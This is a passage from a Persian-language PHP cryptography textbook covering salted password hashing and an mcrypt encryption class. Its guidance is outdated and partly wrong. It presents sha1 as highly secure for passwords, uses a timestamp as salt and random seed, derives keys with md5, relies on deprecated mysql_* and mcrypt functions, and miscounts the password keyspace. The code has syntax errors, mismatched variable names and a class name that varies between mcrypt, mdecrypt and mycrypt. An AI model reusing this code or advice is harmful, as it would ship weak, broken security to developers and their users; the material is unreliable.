ما در ابتدا با تعریف رمزنگاری (متقارن و غیرمتقارن) و سپس درهم‌سازی بحث خود را آغاز نمودیم و در ادامه، قدرت الگوریتم را مورد بحث و بررسی قرار دادیم.

قلب این فصل یک بررسی در خصوص کل مجموعه‌ی الگوریتم‌ها بود، اول جهت رمزنگاری (متقارن و غیرمتقارن)، سپس درهم‌سازی و در نهایت دو الگوریتم نامرتب که جهت استفاده‌ی واقعی مناسب نیستند. ما در هر مورد تلاش نمودیم تا تاریخچه‌ای از یک الگوریتم، روش‌های آن و قابلیت دسترسی آن را مدنظر قرار دهیم. سپس به بحث پیرامون اعداد تصادفی، به سه مفهوم موجود در رمزنگاری پرداختیم: استرایم‌ها و بلوک‌ها، حالات و بردارهای آغازین. این فصل، زمینه‌ای جهت فصل دوم است که در آنجا نشان می‌دهیم که چگونه می‌توان بهترین الگوریتم مورد بررسی در این فصل را مورد استفاده‌ی عملی قرار داد.

<sup>۱۸</sup> Initialization vectors

## ۲ فصل دوم : استفاده از رمزنگاری

حدس می‌زنیم خواندن فصل اول به همان اندازه‌ای برای شما سخت بوده است که نوشتن آن برای ما. این فصل سرشار از اطلاعات عمیق و نظری بود- ولی این اطلاعات دارای اهمیت بسیار بالایی است، چرا که یک مبنا و پایه را جهت کاری که می‌خواهیم در این فصل و چند فصل بعدی انجام دهیم، ارائه نموده است. ما اکنون با استفاده از این اطلاعات نظری در برنامه‌های کاربردی مبتنی بر PHP، به ساختن این پایه و اساس می‌پردازیم

همان‌طور که در فصل اول بیان کردیم، انتخاب بین رمزنگاری و درهم‌سازی به خودی خود خیلی سخت نیست: اگر می‌خواهیم محتوای متن ساده را از محتوای رمز شده‌ی آن به دست آورید، پس نیازمند آن هستید که داده‌های خود را رمزنگاری کنید (رمز نگاری دو سویه)؛ در غیر این صورت می‌توانید آن را درهم‌سازی کنید (رمزنگاری یک سویه). استفاده از رمزنگاری یا درهم‌سازی در عمل است که ممکن است تا حد زیادی پیچیده باشد. در این فصل، ما شما را در خصوص موارد و موضوعات زیر، راهنمایی می‌کنیم:

- حفاظت از رمزهای عبور با درهم‌سازی نمودن آن‌ها
- رمزنگاری متقارن داده‌های حساس
- رمزنگاری نامتقارن با توابع OpenSSL
- تایید اعتبار داده‌های مهم با درهم‌سازی نمودن آن‌ها

### ۲.۱ نگهداری امن کلمه‌های عبور

مطمئناً یکی از معمول‌ترین مباحث در برابر توسعه دهندگان برنامه‌ها، عبارت از چگونگی حفاظت از رمزهای عبور کاربران است. در واقع، معمولاً یک اعتماد ضمنی بین یک کاربر و یک برنامه وجود دارد که این برنامه هیچ نوع اطلاعات شخصی را در مورد کاربر به سایر کاربران نشان نخواهد داد. از آنجا که بسیاری از کاربران از یک رمز عبور یکسان در چندین برنامه استفاده می‌کنند، انتظار آن‌ها از حفظ موارد خصوصی تا حد زیادی در خصوص رمزهای عبور ذخیره شده، می‌باشد. با این حال، در حالی که پایگاه داده‌ی یک برنامه‌ی مورد نفوذ، مطمئناً یک مشکل وحشتناک جهت شما خواهد بود، در صورتی که رمز عبور کاربران شما در این حمله فاش شود، وضعیت بسیار پیچیده‌تر و سخت‌تر خواهد شد. با توجه به این نکته، حفاظت از رمز عبور یک کاربر در پایگاه داده‌ی برنامه‌ی شما، باید دارای اولویت بسیار بالایی باشد.

معمولاً، ما اهمیت خاصی به این مسئله نمی‌دهیم که یک رمز عبور واقعاً چیست. چیزی که دارای بالاترین اهمیت است عبارت است از تایید اینکه هر چیزی که کاربر این بار وارد کرده است منطبق با چیزی باشد که ما قبلاً ذخیره کرده‌ایم. به این دلیل، یک رمز عبور یک گزینه برای حفاظت توسط درهم‌سازی است، که هم به سادگی می‌توان آن را به کار گرفت (در PHP، توابع md5() و sha1() این کار را در یک گام ساده برای



شما انجام می‌دهند) و هم آن قدر ایمن است که حتی مدیر سیستم نیز به ویرایش رمزگشایی شده‌ی آن، دسترسی ندارد. با این حال، به خاطر داشته باشید که دقیقا به همین دلیل که تا این حد ایمن است، کاربری که رمزعبور خود را فراموش کرده است نمی‌تواند آن را پس بگیرد اگر درهم‌سازی شده باشد. بعضی ممکن است این امر را یک مزیت بدانند، ولی شما باید یک تعادلی را بین امنیت و سردرگمی برقرار کنید که اجبار ایجاد یک رمزعبور جدید، معمولا جهت کاربران باعث می‌شود.

یک نکته‌ی مهم برای محافظت از رمزهای عبور در این روش وجود دارد. اگر دو کاربر دارای یک رمزعبور یکسان باشند، آنگاه دارای یک درهم‌سازی رمزعبور یکسان در پایگاه‌داده‌ی شما خواهند بود. این امر می‌تواند حیطةی خصوصی یک کاربر را با خطر مواجه کند چرا که کار یک مهاجم را بسیار ساده‌تر می‌کند؛ وی می‌تواند با احتمال بالاتری از یک جدول از پیش محاسبه شده از درهم‌سازی‌های رمزعبورهای معمول (که اغلب از دیکشنری‌های سیستم ایجاد می‌شود) استفاده نماید تا آن‌ها را با رمزعبورهای ذخیره‌شده مقایسه کند. دو راه حل ممکن جهت این امر در ادامه می‌آید:

- شما باید سیاست‌های رمزعبوری را ایجاد و اجرا کنید که جست و جوی رمزعبور منطبق در چنین جدول از پیش محاسبه شده‌ای را بسیار سخت‌تر می‌کنند، یعنی سیاست‌هایی که نیازمند آن هستند که این جدول خیلی بزرگ‌تر از یک دیکشنری معمولی باشد تا شامل همه‌ی احتمالات باشد. دو عامل اندازه‌ی ضروری یک جدول جستجو را که شامل همه رمزعبورهای ممکن است، تعیین می‌نمایند: طول رمزعبور و گوناگونی کاراکترهای استفاده شده. از آنجا که ۶۲ کاراکتر الفبایی و عددی ممکن وجود دارد (بدون شمارش علائم نوشتاری)، یک رمزعبور هشت کاراکتری کاملا تصادفی می‌تواند هشت به توان ۶۲ مقدار ممکن داشته باشد. این یک عدد بسیار بزرگ است و بسیار فراتر از ظرفیت هر نوع جدول جستجو خواهد بود. سیاست رمزعبور اغلب به سختی مورد مذاکره قرار می‌گیرد چرا که بسیاری از کاربران شورش خواهند کرد اگر مجبور شوند که یک قطعه اطلاعات هویتی دیگر را نیز به خاطر بسپارند. از سوی دیگر، برنامه‌های تولید و مدیریت رمزعبور این بار را کاهش می‌دهند، همین‌طور ویژگی به خاطر سپاری رمزهای عبور که در اغلب مرورگرهای مدرن وجود دارد. هرچند که رمزعبور ایده‌آل ممکن است کاملا تصادفی باشد، یک رمزعبور شبه تصادفی نیز می‌تواند یک رمزعبور خیلی خوب باشد؛ بنابراین تمامی رمزهای عبور باید در صورت امکان تعدادی المان تصادفی در خود داشته باشند. بدون توجه به اینکه شما الزامات رمزعبور خود را تا چه حد آزادانه تعیین می‌کنید، برنامه‌ی شما باید حتما اجازه‌ی رمزعبورهای قوی را بدهد. هر سائیتی که رمزعبورها را به یک PIN چهار رقمی محدود می‌کند حتما یک کاربر را که به امنیت اهمیت می‌دهد، نگران خواهد نمود.

- برای امنیت بیشینه، ما پیشنهاد می‌دهیم که یک salt به هر رمزعبور ارائه شده اضافه شود. این salt عبارت است از یک فیلد غیرقابل تغییر و در نتیجه قابل فراخوانی که به همراه نام کاربری و

رمزعبور یک کاربر در پایگاه‌داده ذخیره می‌شود، از قبیل زمانی که این رکورد ایجاد شده است یا احتمالاً یک ID منحصر به فرد. به این دلیل که salt هر کاربر، متفاوت است، کاربران مختلف ممکن است رمزعبورهای یکسانی داشته باشند بدون ترس از اینکه درهم‌سازی‌های این رمزعبورها یکسان خواهد بود. این امر باعث می‌شود که این رمزعبورها، ایمن‌تر باشند. ما استفاده از یک salt را در اسکریپت<sup>۱۹</sup> بعدی، نشان خواهیم داد. حفاظت از یک رمزعبور با ذخیره‌ی یک ویرایش درهم‌سازی شده از آن در یک پایگاه‌داده یک فرآیند تقریباً سراسر است. ادغام مدیریت این رمزعبور در یک سیستم ورود کامل، اندکی پیچیده‌تر است و بسیار فراتر از گستره‌ی این مستند می‌باشد. بنابراین، ما در اینجا یک اسکریپت کامل را ارائه نمی‌دهیم بلکه تنها آن بخش‌هایی را ارائه می‌کنیم که مرتبط با بررسی رمزعبور ثبت‌شده‌ی کاربر جهت ملاک‌های بیان شده در بالا، درهم‌سازی نمودن آن و ذخیره‌ی آن می‌باشند. (شایان توجه است که ما در اینجا، هر نوع مدیریت نام کاربری پیشنهاد شده‌ی کاربر و هر نوع ایجاد جلسه جهت حفظ حالت را نادیده می‌گیریم که هر دو این موارد مطمئناً در یک سیستم لاگین<sup>۲۰</sup> تولیدی، مورد نیاز خواهند بود.)

موسسه علمی و فناوری خدادی  
عملیات خدادی رایانه‌ای

---

Script<sup>۱۹</sup>

Login<sup>۲۰</sup>

```
<?php
```

```
function makeDBConnection() {  
    $connection = mysql_connect( 'localhost', 'username', 'password' );  
    if ( !$connection ) exit( "can't connect!" );  
    if ( !mysql_select_db( 'users', $connection ) ) exit( "can't select database!" );  
}
```

```
function dbSafe( $value ) {  
    return "'" . mysql_real_escape_string( $value ) . "'";  
}
```

```
////////////////////////////////////  
// deal with the new user's password  
////////////////////////////////////
```

```
// capture the new user's information, submitted from the login form  
$userName = $_POST['userName'];  
$userPassword = $_POST['userPassword'];
```

```
// check that it meets our password criteria;  
// provide a message (and regenerate the login form) if it doesn't  
$passwordProblem = array();  
if ( strlen( $userPassword ) < 8 ) {  
    $passwordProblem[] = 'It must be at least eight characters long.';  
}
```

سای رایانه ای

```

if ( !preg_match( '/[A-Z]/', $userPassword ) {
    $passwordProblem[] = 'It must contain at least one capital letter.';
}
if ( !preg_match( '/[0-9]/', $userPassword ) {
    $passwordProblem[] = 'It must contain at least one numeral.';
}
$passwordProblemCount = count( $passwordProblem );
if ( $passwordProblemCount ) {
    echo '<p>Please provide an acceptable password.<br />';
    for ( $i = 0; $i < $passwordProblemCount; $i++ ) {
        echo $passwordProblem[$i] . '<br />';
    }
    echo '</p>';
    // generate form
    ?>
    <form action="<? $_SERVER['SCRIPT_NAME'] ?>" method="post">
        <p>
            username: <input type="text" name="userName" size="32" /><br />
            password: <input type="password" name="userPassword" size="16" /><br />
            <input type="submit" name="submit" value="Login" />
        </p>

        </form>
        <?
        exit();
    }

    // it is acceptable, so hash it
    $salt = time();
    $hashedPassword = sha1( $userPassword . $salt );

    // store it in the database and redirect the user
    makeDBConnection();
    $query = 'INSERT INTO LOGIN VALUES ( ' . dbSafe( $userName ) . ', ' .
        dbSafe( $hashedPassword ) . ', ' . dbSafe( $salt ) . ')';
    if ( !mysql_query( $query ) ) exit( "couldn't add new record to database!" );
    else header( 'Location: http://www.example.com/authenticated.php' );

    // passwordHashingDemo.php continues

```

بعد از ایجاد عملکردها جهت اتصال به پایگاه داده و آماده نمودن ورودی، شما در بخش اول این قطعه اسکریپت با مدیریت رمز عبور یک کاربر جدید سر و کار دارید، که در یک فرم درخواست لاگین وارد می‌شود.

شما موارد ارسالی کاربر را به صورت متغیر ذخیره می کنید و رمز عبور ارسالی کاربر را بر اساس ملاک های گفته شده، بررسی می کنید. اگر مشکلی پیدا شود، شما یک آرایه از پیام ها را آماده می کنید، مشکلات را نشان می دهید و دوباره فرم درخواست لاگین را ارائه می دهید. اگر رمز عبور قابل قبول است، شما یک \$salt را بر اساس زمان کنونی ایجاد نموده و آن را به رمز عبور ارسالی اضافه می کنید. سپس، این رشته ی کلی را با استفاده از تابع بسیار ایمن sha1() درهم سازی می کنید. سپس، دستور MySQL را ایجاد نموده، مدیر کاربر جدید را به پایگاه داده اضافه نموده، و کاربر تازه وارد شده را هدایت می کنید تا وارد برنامه شود.

```
// continues passwordHashingDemo.php

////////////////////////////////////
// deal with the returning user's password
////////////////////////////////////

// capture the returning user's information, submitted from the login form
$username = $_POST['userName'];
$password = $_POST['userPassword'];

// retrieve the stored password and salt for this user
makeDBConnection();
$query = 'SELECT * FROM LOGIN WHERE username=' . dbSafe( $userName );

$result = mysql_query( $query );
if ( !$result ) exit( "$userName wasn't found in the database!" );
```

راهنمای رایانه ای



```

$row = mysql_fetch_array( $result );

$storedPassword = $row['password'];
$salt = $row['salt'];

// use the stored salt to hash the user's submitted password
$hashedPassword = sha1( $userPassword . $salt );

// compare the stored hash to the just-created hash
if ( $storedPassword != $hashedPassword ) {
    exit( 'incorrect password!' );
} else {
    header( 'Location: http://www.example.com/authenticated.php' );
}

?>

```

کارکردن با رمزعبور ثبت شده‌ی یک کاربر قبلی، اندکی ساده‌تر است چرا که نیازی نیست بررسی کنید که آیا ملاک‌های مشخص شده را رعایت می‌کند یا خیر (شما این کار را زمانی انجام دادید که این رشته جهت اولین بار به عنوان رمز عبور کاربر ارائه شد، همان‌طور که در قطعه‌ی قبلی نشان داده شد). دوباره، شما رمزعبور ارائه شده را در یک متغیر ذخیره می‌کنید و پایگاه‌داده را جست و جو می‌نمایید، که این امر با استفاده از یک ویرایش تمیزشده از نام کاربری ارائه شده، انجام می‌دهید. این امر به شما اجازه می‌دهد تا هم `salt` را فراخوانی کنید که جهت درهم‌سازی نمودن رمزعبور اولیه مورد استفاده قرار گرفته و هم مقدار ذخیره شده‌ی آن درهم‌سازی را. سپس، شما (به مانند کاری که جهت یک کاربر جدید می‌کنید) یک درهم‌سازی از رمزعبور داده شده را با افزودن `salt` فراخوانی شده و با استفاده از تابع `sha1()` بر روی نتیجه، ایجاد می‌کنید. در نهایت، تنها نتیجه‌ی درهم‌سازی شده را با هشی که قبلاً ذخیره کرده‌اید، مقایسه می‌کنید. بعد از مقایسه‌ی موفق، شما کاربر را به برنامه وارد می‌کنید.

اینکه این روش کار می‌کند را با نشان دادن رکوردهای پایگاه‌داده (شامل نام کاربری، رمزعبور و `salt`) جهت دو کاربر نشان می‌دهیم که یک رمزعبور اولیه‌ی یکسان را ارائه نموده‌اند. به سادگی می‌توان مشاهده نمود که ویرایش‌های ذخیره شده از این دو رمز عبور یکسان، تا حد زیادی با هم متفاوت هستند به این دلیل که از `salt (salt)` استفاده شده است. به علاوه، حتی اگر یک مهاجم بتواند به این فایل دسترسی یابد، وی نخواهد توانست که رمزعبور قابل استفاده‌ای را از آن، ارائه آورد.

```

mike 33e6dfabf57785262a552240bbf3ef333f13c95e 1112843905
chris aa13a1a0703d37641221a131a8b951cb1ee93f3b 1112845008

```

بنابراین، در هم سازی نمودن رمزهای عبور قبل از ذخیره ی آنها در پایگاه داده ی شما، یک روش موثر جهت حفاظت از آنها می باشد، هنگامی که آنها را داشته باشید. تنها مشکلی که باقی می ماند این است که این موارد ممکن است به صورت متن ساده جهت شما ارسال نشده باشند، و در این صورت این موارد ممکن است در مسیر انتقال، مورد بهره برداری فرد مهاجم، قرار گیرند.

## ۲.۲ حفاظت از داده های حساس

حفاظت از داده های حساس ممکن است یک نیاز بزرگتر جهت توسعه دهندگان برنامه ها باشد تا محافظت کردن از رمزهای عبور. مطمئناً، کمیت و گوناگونی داده ها، بالاتر است: شماره ی کارت های اعتباری و پرونده ی بیماران، دو مورد معمول از این نوع داده ها هستند. از آنجا که تمامی طرفین مورد اعتماد، نیازمند دسترسی به این نوع داده هستند، تنها روش جهت حفاظت از آنها، رمزنگاری است که دارای ماهیت دو سویه می باشد.

### ۲.۲.۱ رمزنگاری متقارن در PHP: توابع mcrypt

در اینجا، ما استفاده از توابع داخلی mcrypt در PHP جهت رمزنگاری یا رمزگشایی داده ها را با استفاده از یک کلید مشترک و یکسان، نشان می دهیم. Mcrypt به صورت پیش فرض در PHP فعال نیست و جهت استفاده از آن شما نیازمند کتابخانه ی libmcrypt و یک باینری PHP هستید که با سویچ تنظیمی --with-mcrypt کامپایل شده باشد.

mcrypt دارای گزینه های فراوانی می باشد. ما یک کلاس PHP را نگاشته ایم که استفاده از تنها سه الگوریتم رمزنگاری متقارن مود بحث در فصل اول را نشان می دهد یعنی DES، AES و Blowfish. در این مثال، ما از چیزی استفاده می کنیم که اعتقاد داریم مقادیر پیش فرض منطقی جهت طول کلید، حالت بلوک های و مدیریت بردار آغازین، می باشند.



چند لحظه‌ی دیگر به خود کلاس می‌پردازیم، ولی در ابتدا به شما نشان می‌دهیم که استفاده از این کلاس به چه صورت است

```
<?php

// specify which algorithm to use:
// aes, blowfish, or tripledes
$algorithm = 'aes';

// create a new mcrypt object
include_once( 'mcrypt.php' );
$mcrypt = new mcrypt( $algorithm );

// specify the encryption key
$secret = 'Lions, tigers and bears, oh my.';
$mcrypt->setKey( $secret );

// settings report
print "<p>The encryption algorithm is $mcrypt->algo,
      which has a key size of $mcrypt->keysize bytes ( " .
      ( $mcrypt->keysize * 8 ) . " bits).</p>";

// specify some text, and encrypt it
$text = 'The goat is in the red barn.';
$encrypted = $mcrypt->encrypt( $text );
print "<p>The plain text is:<br />$text</p>";
print "<p>The encrypted, base64-encoded text is:<br />$encrypted</p>";

// decrypt the encrypted text
$decrypted = $mcrypt->decrypt( $encrypted );
print "<p>The decrypted text is:<br />$decrypted</p>";

?>
```

ما کلاس `mcrypt.php` را با یک آرگومان یکتای `$algorithm` نشان می‌دهیم که (باید منطبق با یکی از موارد بعدی باشد): `"tripleaes"` یا `"blowfish"`. بعد از ساخت، این شیء `mcrypt` آماده‌ی بیان کلید رمز شما با استفاده از تابع `setkey()` می‌باشد. اسکریپت تولید شما ممکن است این مقوله را در یک فایل حفاظت شده بیابد یا ممکن است یک مقدار را از طریق `HTTPS POST` یا ورودی استاندارد، بپذیرد. در نهایت، ما به مطلب اصلی خواهیم رسید: رمزنگاری یا رمزگشایی یک پیام. روش `encrypt()` ورودی متن ساده (یا باینری) را پذیرفته و آن را به خروجی رمزنگاری شده (و همچنین انکدینگ `base64`) تبدیل می‌کند. تابع `decrypt()` ورودی رمزنگاری شده یا انکد شده با `base64` را دریافت نموده و (اگر کلید صحیح باشد) خروجی رمزگشایی شده را تولید می‌کند.

تصویر ۲-۱ خروجی این اسکریپت مثال را نشان می‌دهد.

تصویر ۲-۱: خروج ارائه آمده از اسکریپت mcryptDemo.php



اجازه دهید به خود کلاس بپردازیم. به این دلیل که این کلاس، طولانی و پیچیده است، ما بخش های آن را در اینجا معرفی می کنیم تا قبل از نگاه کردن به کد واقعی، با چارچوب آن آشنا شوید.

- متغیرهای خصوصی و عمومی
- تابع `construct()` : آغاز نمودن شیء
- تابع `setkey()` : ایجاد و ذخیره ی کلید
- تابع `encrypt()` : انجام رمزنگاری واقعی پیام
- تابع `decrypt()` : رمزگشایی پیام رمزنگاری شده
- تابع `destruct()` : نابود نمودن شیء

اکنون به خود کد می پردازیم:

<?php

```
class mcrypt {
    private $mdecrypt; // the resource for the object
    public $algo; // the active encryption algorithm
    private $iv; // the value of the initialization vector
    private $key; // the key for the encryption
    public $ivsize; // the size of the initialization vector
    private $maxKeysize; // the ideal size of the key
    public $keysize; // the actual size of the key in use

    public function __construct( $algo='aes' ) {
        // seed the random number generator
        srand( (double) time() );

        // algorithm must be one of aes, tripledes, or blowfish
        switch ( $algo ) {
            case 'aes':
                $algorithm = MCRYPT_RIJNDAEL_256;
                break;
            case 'tripleDES':
                $algorithm = MCRYPT_TRIPLEDES;
                break;
            case 'blowfish':
                $algorithm = MCRYPT_BLOWFISH;
                break;
            default:
```

مکریپ

داده‌های رایانه ای

```

// disallow any other algorithm
exit( "Fatal error. This implementation does not support $algo.
      Please use one of 'aes','tripleDES', or 'blowfish'." );
}
$this->algo = $algorithm;

// get a new mdecrypt resource
$this->mdecrypt = mdecrypt_module_open( $algorithm, '', MCRYPT_MODE_CBC, '' );

// determine size of initialization vector
$this->ivsize = mdecrypt_enc_get_iv_size( $this->mdecrypt );

// determine key length
$this->maxKeysize = mdecrypt_enc_get_key_size( $this->mdecrypt );

// end of _construct() method
}

// mdecrypt class continues

```

اولین کاری که کلاس `mdecrypt` در هنگام نمونه‌سازی انجام می‌دهد این است که تولیدکننده‌ی اعداد تصادفی را آغاز می‌کند به گونه‌ای که آماده‌ی کار باشد جهت زمانی که شما به آن نیاز دارید تا بردار آغاز را ایجاد کنید. در ادامه این کلاس، انتخاب الگوریتم ما را تایید می‌کند و آن را به یکی از موارد ثابتی تبدیل می‌کند که توابع `mdecrypt` انتظار دارند. توجه کنید که "aes" به صورت داخلی به `Rijndael` با یک کلید ۲۵۶ بیتی تبدیل می‌شود که بیشینه‌ی اندازه‌ی کلید جهت این الگوریتم است. همچنین، "Blowfish" از اندازه‌ی بیشینه‌ی کلید استفاده می‌کند که ۴۴۸ بیت است هرچند که این امر به صورت اختصاصی توسط این مقدار ثابت، مشخص نشده است. به شکلی که انتظار می‌رود، `Triple DES` از یک کلید ۱۶۸ بیتی استفاده می‌کند.

در ادامه، سازنده یک منبع `mdecrypt` را ایجاد می‌کند که یک دستگیره<sup>۲۱</sup> داخلی است که توابع `mdecrypt()` در `PHP` جهت اجرای کار خود از آن استفاده می‌کنند. همچنین، `mdecrypt_module_open()` نیازمند دو آرگومان است: الگوریتمی که استفاده می‌شود (که قبلاً مشخص کردیم) و حالت بلوک‌ای که مورد استفاده قرار می‌گیرد. ما حالت بلوک‌ای را روی `CBC` می‌گذاریم چرا که همان‌طور که در فصل اول بیان کردیم، این مورد معمولاً گزینه‌ای با بالاترین امنیت است.

<sup>۲۱</sup> handle

در نهایت، `mdecrypt` اندازه‌های بردار آغازین و کلیدی که باید استفاده شود را مشخص می‌کند، که هر دو این‌ها به الگوریتم بستگی دارند. خوشبختانه، کتابخانه‌ی `mdecrypt` توابع درون‌گرای را ارائه می‌کند که می‌توانند این مقادیر را جهت هر ترکیبی از الگوریتم و حالت رمز، داشته باشند.

در ادامه به مدیریت کلید می‌پردازیم:

```
// continues mdecrypt class

public function setKey( $secret ) {
    // initialize key
    $key = NULL;

    // determine number of 32-character key blocks we need to use
    $keyblocks = ceil( ( $this->maxKeysize * 2 ) / 32 );

    // for each keyblock, generate a different md5 digest and append to key
    for ( $ix = 0; $ix < $keyblocks; $ix++ ) {
        $key .= md5( $ix . $secret );
    }

    // then pack the hexadecimal key to binary (2:1 ratio)
    $key = pack( 'H*', $key );

    // cut key to proper length
    $this->key = substr( $key, 0, $this->maxKeysize );
    $this->keysize = strlen( $this->key );
}

// mycrypt class continues
```

روش `setkey()` یک مقدار رمز را اتخاذ نموده و تعدادی عملیات را بر روی آن انجام می‌دهد تا آن را به نوع مقداری تبدیل نماید که کتابخانه‌ی `mdecrypt` به عنوان یک کلید رمزنگاری/رمزگشایی انتظار دارد. جهت شروع کار، این مقدار رمز، مبهم‌سازی شده و تا طول لازم، بسط داده می‌شود به این صورت که از یک یا چند عملیات `md5()` استفاده می‌شود. مقدار هگزادسیمال ارائه آمده به داده‌ی باینری تبدیل می‌شود به گونه‌ای که هر عامل باید دارای یک گستره‌ی کامل ۲۵۶ بیتی از مقادیر باشد. در نهایت، این مقدار به اندازه‌ی پیشینه‌ی کلید الگوریتم رمزنگاری، تعدیل می‌شود. اکنون که ما کلید رمزنگاری/رمزگشایی مناسبی را در اختیار داریم، ما به کاربرد واقعی روش‌هایی می‌رسیم که کارهای رمزنگاری را انجام می‌دهند.



```
// continues mcrypt class

public function encrypt( $data ) {
    // generate a new initialization vector
    $this->iv = mcrypt_create_iv( $this->ivsize, MCRYPT_RAND );

    // init
    if (mcrypt_generic_init( $this->mcrypt, $this->key, $this->iv ) == -1) {
        $this->__destruct();
        exit( 'Fatal error, could not initialize encryption routine.' );
    }

    // encrypt
    $ciphertext = mcrypt_generic( $this->mcrypt, $data );

    // deinit
    mcrypt_generic_deinit( $this->mcrypt );

    // prepend initialization vector
    $out = $this->iv.$ciphertext;

    // encode encrypted value as base64
    // split into 64 character lines for transmission
    $out = chunk_split( base64_encode( $out ), 64 );

    return $out;
}

// mycrypt class continues
```

اولین چیزی که روش `encrypt()` انجام می دهد این است که از طریق تولید کننده های اعداد تصادفی که ما در سازنده، آن را آماده نمودیم، یک بردار آغازین تصادفی را جهت استفاده، ایجاد می کند. همان طور که از بحث ما در خصوص بردارهای آغازین در فصل اول به خاطر می آورید، این مقدار جهت تصادفی نمودن متن ساده ای اولین بلوک استفاده می شود به گونه ای که یک متن ساده ی یکسان، هیچگاه (یا به عنوان یک موضوع عملی، هرگز) متن رمزی یکسانی را در دو موقعیت مختلف، ایجاد نمی کند. در ادامه، `encrypt()` منبع `mcrypt` را آغاز می کند، که به زبان ساده به این معناست که یک مجموعه از بافرهای حافظه را ایجاد می کند تا کلید و بردار آغازین را نگه دارند. این آغازسازی به صورت نظری یک نقطه ای احتمالی جهت خرابی است (اگر حافظه در دسترس نباشد)، هرچند در عمل به نظر کاملاً قابل اعتماد می رسد. بنابراین اگر منابع `mcrypt` نتوانند آغاز شوند، آنگاه `encrypt()` روش تخریب کننده را فراخوانی نموده و اجرا را متوقف می کند. خرابی یک روتین رمزنگاری باید همواره یک خطای بنیادی را ایجاد نماید، چرا که برای اسکرپت، ایمن نیست که بدون رمزگذاری داده ها، به کار خود ادامه دهد.

تابع با نام عجیب `mcrypt_generic()`، رمزنگاری واقعی را انجام می‌دهد و متن رمز باینری را ارائه می‌کند. از آنجا که بافرهای حافظه دیگر مورد نیاز نیستند، `encrypt()` روتین پایان‌سازی را فراخوانی می‌کند که به `mcrypt` می‌گوید که بازنویسی را انجام داده و سپس حافظه‌ای را که کلید رمز ارزشمند را در خود دارد، آزاد نماید.

مابقی روش `encrypt()` متن رمز تازه تولیدشده را جهت استفاده در جهان واقعی آماده می‌کند (که خیلی قرابتی با داده‌های باینری خام ندارد). در ابتدا، بردار آغازین را به قبل از متن رمز اضافه می‌کند. این مرحله دارای اهمیت بسیار بالایی است، چرا که IV دقیقاً یکسانی باید جهت رمزگشایی مورد استفاده قرار گیرد. از آنجا که تنها هدف آن، ارائه‌ی آنتروپی جهت اولین بلوک از عملیات CBC می‌باشد، ارزش عملی اندکی جهت یک مهاجم دارد و می‌تواند به صورت ایمن به همراه متن رمزنگاری شده، ارسال شود. سپس، متن رمزنگاری شده به صورت `base64` انکد می‌شود که طول آن را حدود ۳۰ درصد افزایش می‌دهد و همچنین آن را به یک رشته از متن ساده‌ی ASCII تبدیل می‌کند که می‌تواند بر روی صفحه نمایش داده شده یا ایمیل شود. به عنوان یک مزیت دیگر، `encrypt()` آن را به خطوط ۶۴ کاراکتری تقسیم می‌کند تا قابلیت نمایش آن را بالاتر ببرد.

همان‌طور که انتظار می‌رود، روش `decrypt()` هم‌ه‌ی کارهایی را که `encrypt()` انجام می‌دهد به شکلی تقریباً معکوس، انجام می‌دهد:

عملیات رمزنگاری و رمزگشایی  
در خدادهای رایانه‌ای



```
// continues mdecrypt class

public function decrypt( $data ) {
    // expect base64
    $input = base64_decode( $data );

    // learn initialization vector from $input
    $this->iv = substr( $input, 0, $this->ivsize );
    $ciphertext = substr( $input, $this->ivsize );

    // init
    if ( mdecrypt_generic_init( $this->mdecrypt, $this->key, $this->iv ) == -1 ) {
        $this->__destruct();
        exit( 'Fatal error, could not initialize encryption routine.' );
    }

    // decrypt
    $out = mdecrypt_generic( $this->mdecrypt, $ciphertext );

    // deinit
    mdecrypt_generic_deinit( $this->mdecrypt );

    // return decrypted data
    return $out;
}

// mycrypt class continues
```

روش `decrypt()`، داده های `base64` انکد شده را انتظار دارد و تابع `base64_decode()`، هر نوع شکستگی خطوط در مقدار رمزنگاری شده را نادیده می گیرد. بردار آغازین از ابتدای پیام رمزنگاری شده، جدا می شود، حافظه `mycrypt` آغاز می گردد و تابع `mdecrypt_generic()` فراخوانی می شود تا رمزگشایی واقعی را انجام دهد. حافظه `mycrypt` فوراً از حالت آغاز خارج می شود و پیام متن ساده بازگشت داده می شود.

به خاطر دارید که روش سازنده، تابع `mycrypt_module_open()` را فراخوانی نمود. انتظار می رود که PHP این ماژول را هنگام اتمام اسکریپت ببندد ولی کدنویسی خوب، نیازمند آن است که ما یک روش مخرب را ارائه نماییم که هنگامی که اسکریپت به پایان می رسد، به صورت خودکار فراخوانی شده و شیء `mycrypt` تخریب شود:

```
// continues mcrypt class

public function __destruct() {
    // write over key in memory
    $this->key = str_repeat( 'X', strlen( $this->key ) );

    // free the mcrypt resource
    mcrypt_module_close( $this->mcrypt );
}

// end of mcrypt class
}

?>
```

علاوه بر فراخوانی `mcrypt_module_close()`، تخریب کننده تلاش می‌کند تا هر نوع رد از کلید رمز در حافظه را مبهم‌سازی نماید. این امر بیشتر یک روش عملی است تا یک تضمین واقعی که کلید همچنان در یک بافر از کار افتاده، قرار نداشته باشد و به هر حال مقدار اولیه‌ی `$secret` (انتقال داده شده به روش `setKey()`) همچنان در جایی، وجود دارد. با این حال، نگرانی در مورد افشای رمزها از محتوای `RAM`، اندکی غیرواقعی است چرا که مهاجمی که در وضعیتی قرار دارد که می‌تواند `RAM` را دامپ کند و درون آن بگردد تا مقادیر کلید را بیابد، احتمالاً می‌تواند این کلید را به شیوه‌ی دیگری نیز بیابد- مثلاً با خواندن آن از روی دیسک. زمان‌هایی وجود دارد که این حد بالا از نگرانی قابل قبول است، ولی اغلب توسعه دهندگان PHP موارد دیگری جهت نگرانی دارند.

## رمزنگاری نامتقارن در PHP: توابع RSA و OpenSSL

۲،۲،۲

به این دلیل که PHP اغلب جهت برنامه‌های وب مورد استفاده قرار می‌گیرد، مهم است که به یاد داشته باشید که اگر وب سرور شما دارای دسترسی خواندن به کلید رمز شما باشد، آنگاه هر اسکریپت دیگری که توسط وب سرور شما اجرا می‌شود نیز می‌تواند به آن دسترسی داشته باشد. این مبحث را می‌توان با اجرای PHP با یک فراخوان `suexec` حل نمود که باعث می‌شود تمامی اسکریپت‌ها با `userid` و گروه مالکین<sup>۲۲</sup> خود اجرا شوند (اطلاعات لازم در <http://httpd.apache.org/docs-2.0/suexec.html>)، ولی رمز شما

